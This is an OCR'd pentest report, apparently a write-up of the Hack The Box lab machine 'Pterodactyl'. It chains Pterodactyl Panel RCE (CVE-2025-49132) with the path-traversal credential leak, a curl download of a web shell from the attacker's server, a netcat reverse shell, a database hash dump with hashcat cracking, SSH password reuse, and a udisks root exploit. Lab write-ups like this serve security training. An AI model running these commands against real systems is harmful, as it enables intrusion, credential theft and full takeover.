



Pentesting Report.



Teamwork:

- Sh3llr1ck0.

Content.

Non-Technical Section ……... 03

Subject.
Scope.
Findings.
Recommendations.

Technical Section …….. 05

CVE-2025-49132 Unauthenticated RCE ……... 06
CVE-2025-6018-6019 …… 09
Password Reusage …… 12

Scale …….. 15

Non-Technical Section.

Subject.

Apply pentester guide aiming to reveal vulnerabilities present and exploit such vulnerabilities inside the client/machine “Pterodactyl”. Delivering this report to fix our findings, reducing risks presented within the client's infrastructure.
The penetration testing will be performed under a scope known as “Grey box”, a methodology where we, as attackers, are provided with some information about the client, our victim, being in this case an IP and domain “pterodactyl.htb”.

Scope.

- Directories: All.
- Domain / subdomains: All.
- IP: 10.129.XXX.XXX

Findings.

Client “Pterodactyl” is considered vulnerable as we were able to find and exploit a total of two vulnerabilities and one misconfiguration allowing us to obtain remote access and further migrate privileges from an unprivileged user to a full administrator user.
All these actions were performed and managed from one initial issue known as remote code execution released by a version outdated; a really common issue that might allow an attacker to take advantage of outdated software versions and, therefore, a whole system take over.

Score	Total	Vulnerability	Description
10	2	Outdated version	Obsolete versions of a software. It opens gaps to critical issues.
4.5	1	Password reusage	Human error, which may open a break for critical access.

Recommendations.

- Outdated versions: Upgrade software system to the latest version.
- Password reusage: Password reset, security measure and no reusage policies.

Technical Section.

Initial Steps

Virtual Hosting Phase.

Step 1:

Open a terminal either with root privileges or type “sudo nano” followed by “hosts” file name. Hosts file is located at “/etc/hosts”.

Step 2:

Paste client/company domain name followed by IP address.

```
# HTB
10.129.10.197  pterodactyl.htb
```

Image 1: Host Discovery.

Enumeration Phase.

Step 1:

Enumeration phase is usually started by a network enumeration. The most common tool for such a task is named “nmap”. Using the same terminal or in a new one, type the command “nmap -p- -n -sV -sC pterodactyl.htb”.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
IrPasaNjhBW/xkGT2otP1zmnkTUyGfzEWZGkZB2Jkaivmjgc=
|   256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJTXNuX5oJaGQJfvbga+jM+14w5n
80/tcp open  http    syn-ack ttl 63 nginx 1.21.5
|_http-title: Did not follow redirect to http://pterodactyl.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.21.5
```

Image 2: Nmap result.

LFI & CVE-2025-49132 Unauthenticated RCE.

Severity: 10.

What is it?
Version outdated is an issue where software were intentionally or unintentionally left without updates, such an action might represent a huge problem to companies and organization's infrastructure. As you may guess, updates are critical within technology systems due to technical issues or dangerous bugs a system may have.
CVE-2025-49132 Unauthenticated RCE is a vulnerability where it is possible to execute system commands without getting any kind of access that requires credentials

Within this audit, we make use of "version outdated" exploit, where it sends a web requests with malicious payload injected, which takes cares of executing commands inside the hosting server.

Details.
The server contains a webpage as we can see on enumeration section. Visiting such port (80), it is possible to get:




Image 3: Website.

However, most of the time, more enumeration is needed. Here comes another tool, **gobuster**. It can be used to fuzz web files, parameters and values.
Comand: “gobuster vhost -u http://pterodactyl.htb -w subdomains-top1million-5000.txt –append-domain”

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/HTB/machines/Pterodactyl/enum]
└─$ gobuster vhost -u "http://pterodactyl.htb" -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt --a
ppend-domain
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://pterodactyl.htb
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
panel.pterodactyl.htb Status: 200 [Size: 1897]
Progress: 4989 / 4989 (100.00%)
===============================================================
Finished
===============================================================
```

Image: Gobuster’s results.

We would not be able to access the subdomain without adding it to our hosts file. So another host discovery is necessary.

```
# HTB
10.129.10.197  pterodactyl.htb     panel.pterodactyl.htb
```

Image: Subdomain Host Discovery.

Looking up the name of the dns (pterodactyl panel exploit); it was possible to find a public exploit, turning out in an **Unauthenticated Arbitrary Remote Code Execution**. However, it was not possible to run all commands we wanted. So we uploaded our own web shell through curl command.

1. First, copy the GitHub repo: git clone (dollarboysushil’s link in Links section).
2. Get up a local server: python3 -m http.server 90
3. Download our web shell with exploit within GitHub repo: python3 CVE-2025-49132-dbs.py --target panel.pterodactyl.htb --cmd "curl http://OURIP:90/shell.php -o shell.php"

```
it]
└─$ git clone https://github.com/dollarboysushil/CVE-2025-49
132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-
RCE-.git
Cloning into 'CVE-2025-49132-Pterodactyl-Panel-Unauthenticat
ed-Remote-Code-Execution-RCE-'...
remote: Enumerating objects: 9, done.
remote: Counting objects: 100% (9/9), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 9 (delta 2), reused 9 (delta 2), pack-reused 0
 (from 0)
Receiving objects: 100% (9/9), 959.24 KiB | 1.80 MiB/s, done
.
Resolving deltas: 100% (2/2), done.
```

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/HTB/machines/Pterodactyl/explo
it]
└─$ python3 -m http.server 90
Serving HTTP on 0.0.0.0 port 90 (http://0.0.0.0:90/) ...
10.129.13.38 - - [05/Mar/2026 12:12:02] "GET /sh3llr1ck0.php
 HTTP/1.1" 200 -
10.129.13.38 - - [05/Mar/2026 12:12:03] "GET /sh3llr1ck0.php
 HTTP/1.1" 200 -
10.129.13.38 - - [05/Mar/2026 12:12:03] "GET /sh3llr1ck0.php
 HTTP/1.1" 200 -
10.129.13.38 - - [05/Mar/2026 12:12:03] "GET /sh3llr1ck0.php
 HTTP/1.1" 200 -
10.129.13.38 - - [05/Mar/2026 12:12:03] "GET /sh3llr1ck0.php
```

```
", "Segoe UI Symbol", "Noto Color Emoji";
            }
        </style>
    </head>
    <body class="antialiased">
        <div class="relative flex items-top justify-center min-h-screen bg-gray-100 dark:bg-gray-9
00 sm:items-center sm:pt-0">
            <div class="max-w-xl mx-auto sm:px-6 lg:px-8">
                <div class="flex items-center pt-8 sm:justify-start sm:pt-0">
                    <div class="px-4 text-lg text-gray-500 border-r border-gray-400 tracking-wider
">
                        500                    </div>

                    <div class="ml-4 text-lg text-gray-500 uppercase tracking-wider">
                        Server Error                    </div>
                </div>
            </div>
        </div>
    </body>
</html>

┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/exploit/CVE-2025-49132-Pterodactyl-Panel-Unauth
enticated-Remote-Code-Execution-RCE-]
└─$
```

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/HTB/
it]
└─$ ls
CVE-2025-49132-Pterodactyl-Panel-U
-Execution-RCE-
sh3llr1ck0.php
shell.php

┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/HTB/
machines/Pterodactyl/exploit]
└─$
```

Navigating to the website panel.pterodactyl.htb and writing down our first shell https://panel.pterodactyl.htb/sh3llr1ck0.php we can confirm the server is indeed vulnerable.




Image: RCE succeeded.

However, it is not possible to managed a full remote connection, so we needed to attack once more and upload a PHP web shell. Remember to initialize a listener on the attacker machine: nc -lvnp 1234.




Image: Web Shell uploaded.

It's time to go once more too http://panle.pterodactyl.htb/shell.php and obtain our reverse shell.




Image: Reverse shell obntained.

Affected Components.
URL/locales/locale.json?**locale=../../../pterodactyl**&**namespace=config/database**

Links.
https://github.com/pterodactyl/panel/security/advisories/GHSA-24wv-6c99-f843

https://github.com/dollarboysushil/CVE-2025-49132-Pterodactyl-Panel-Unauthenticated-Remote-Code-Execution-RCE-?tab=readme-ov-file


Recommendations.
Update to latest version of panel.

CVE-2025-6018-6019 udisk Privilege Escalation.

Severity: 10.

What is it?
This vulnerability allows an attacker to elevate their privileges by receiving requests through the udisksd daemon. The issue relies on from improper handling of user's authority during inter-process communications. When the daemon receives a request, it incorrectly assumes the group membership is sufficient to grant permission for sensitive operations.

Details.
Locating ourselves in the path **/var/mail/phileasfogg3**, we locate an email left for the user we got control of. Inside the email, we could find the tools in use.



```
phileasfogg3@pterodactyl:/var/mail> ls -la
total 4
drwxrwxrwt 1 root         root  46 Nov  7 18:41 .
drwxr-xr-x 1 root         root 108 Sep 12 23:10 ..
-rw-rw---- 1 headmonitor  mail   0 Nov  7 15:54 headmonitor
-rw-rw---- 1 phileasfogg3 mail 960 Dec 29 15:58 phileasfogg3
phileasfogg3@pterodactyl:/var/mail> cat phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigil
ance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and
 system logs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

— HeadMonitor
System Administrator
phileasfogg3@pterodactyl:/var/mail>
```

Image: Email content.

Looking up for udisk exploit, it was possible to find an exploit for privilege escalation.

1. Clone the git repo: git clone https://github.com/MichaelVenturella/CVE-2025-6018-6019-PoC.git
2. Preparation performed in attacker's machine
    a. Locate within the repo folder and execute: ./build_poc.sh
        i. Exploit.img and catcher most be creted.
    b. Rise up a local server in attacker's machine: "python3 -m http.server 90".
    c. Upload the exploit inside the server target:
        i. wget http://IP:90/explit.img
        ii. Wget http://IP:90/catcher
        iii. chmod +x catcher
3. Exploitation phase.

a. Execute:
   i. chmod +x exploit.sh
   ii. ./exploit.sh

4. A root shell should be prompted.




Image: Almost root.

5. This might be common. Within the GitHub repo we can find instructions to get our root shell. We'll follow instructions we needed to get it.
   a. **Authentication Required:**
      i. echo "XDG_SEAT=seat0" > ~/.pam_environment
      ii. echo "XDG_VTNR=1" >> ~/.pam_environment
      iii. Exit ssh session and log back in.
      iv. `loginctl show-session $XDG_SESSION_ID | grep Active. It must say Active=yes`




Image: Configuration performed.

6. Run the exploit once more.

```
phileasfogg3@pterodactyl:~> ./exploit.sh
[+] Session is Active. Polkit bypass enabled.
[*] Starting Background Trigger (Wait 2s)...
[*] Starting Foreground Catcher...
[*] HOLD TIGHT. ROOT SHELL INCOMING.
[*] Sniper started. Waiting for ANY loop mount...
[*] (BG) Setting up loop device...
[*] (BG) Triggering Resize on /org/freedesktop/UDisks2/block_devices/loop0...

[!!!] HIT! Mounted at: /tmp/blockdev.8H3ML3
pterodactyl:~ # id; whoami
uid=0(root) gid=0(root) groups=0(root),100(users)
root
pterodactyl:~ #
```

Affected Components.
Udisk out of dated.

Links.
https://www.cisa.gov/secure-our-world/use-strong-passwords

Recommendations.
Update to the latest version of udisk.

Password Reusage.

Score: AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N/**4.5**

What is it?
Although it's not considered a technical issue, it is very susceptible to human misusage. Humans are the weakest point in a security infrastructure, so talking about passwords it is a very common practice to use the same password in multiple platforms or authentication sites even to portal access like ssh or admin websites. Not only the password reusage is a big problem to keep in mind, but the simplicity in which passwords are created by users. Passwords can be cracked as quick as the simplicity of the password; if the password is very complex, its decrypt process is going to take more time.

Note: It is recommended to get a full interactive revershell. A link to get it was provided in links section.

Details.
At the first step of discovering the RCE vulnerability, it was possible to determined it making use of the proxy tool **Burp Suite** and the **CVE:2025-49132.** Which provides a python script to exploit it but not doing it with success. However, the exploit provided the injection path.

```
arg_parser = argparse.ArgumentParser(
    description="Check if the target is vulnerable to CVE-2025-49132.")
arg_parser.add_argument("target", help="The target URL")
args = arg_parser.parse_args()

try:
    target = args.target.strip() + '/' if not args.target.strip().endswith('/') else args.target.strip()
    r = requests.get(f"{target}locales/locale.json?locale=../../../pterodactyl&namespace=config/database", a
    if r.status_code == 200 and "pterodactyl" in r.text.lower():
        try:
            raw_data = r.json()
            data = {
                "success": True,
                "host": raw_data["../../../pterodactyl"]["config/database"]["connections"]["mysql"].get("hos
                "port": raw_data["../../../pterodactyl"]["config/database"]["connections"]["mysql"].get("por
                "database": raw_data["../../../pterodactyl"]["config/database"]["connections"]["mysql"].get
```

Image: Injection path




Image: RCE confirmed + creds.

With such information, access to the DB was possible.

```
wwwrun@pterodactyl:/> mysql -D panel -u pterodactyl -h 127.0.0.1 -p
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 86
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [panel]> show
```

Next, a dump of the data was necessarily.

```
MariaDB [panel]> select username,password from users;
+--------------+--------------------------------------------------------------+
| username     | password                                                     |
+--------------+--------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi |
+--------------+--------------------------------------------------------------+
2 rows in set (0.001 sec)
```

Finally, hashcat was used for a brute force attack: “hashcat -m 3200 hashfile rockyou.txt”.

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$ hashcat --show hash -m 3200
$2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi:!QAZ2wsx

┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$
```

Image: Password cracked.

Now, the last part and where password reuse is dangerous. As a normal but insecure practice among most users, make use of the same password to access on many accounts or sessions, in the client's case, ssh access.

```
┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$ hashcat --show hash -m 3200
$2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi:!QAZ2wsx

┌──(sh3llr1ck0㉿H4ckD3v)-[~/…/machines/Pterodactyl/lateral/hashes]
└─$ ssh phileasfogg3@panel.pterodactyl.htb
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
(phileasfogg3@panel.pterodactyl.htb) Password:
(phileasfogg3@panel.pterodactyl.htb) Password:
Have a lot of fun...
Last login: Tue Mar 10 05:08:20 2026 from 10.10.15.32
phileasfogg3@pterodactyl:~> whoami; id; pwd
phileasfogg3
uid=1002(phileasfogg3) gid=100(users) groups=100(users)
/home/phileasfogg3
phileasfogg3@pterodactyl:~>
```

Affected Components.
Password reusage.

Links.
https://www.cisa.gov/secure-our-world/use-strong-passwords
https://infosec.danielvelez.me/zsh/fully-upgrading-simple-shells-zsh/

Recommendations.
Password policy like:

- Password reset every 3 or 6 months
- Password's length of 10 characters at least.
- Capital and lower letters, numbers and special characters.

Scale.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9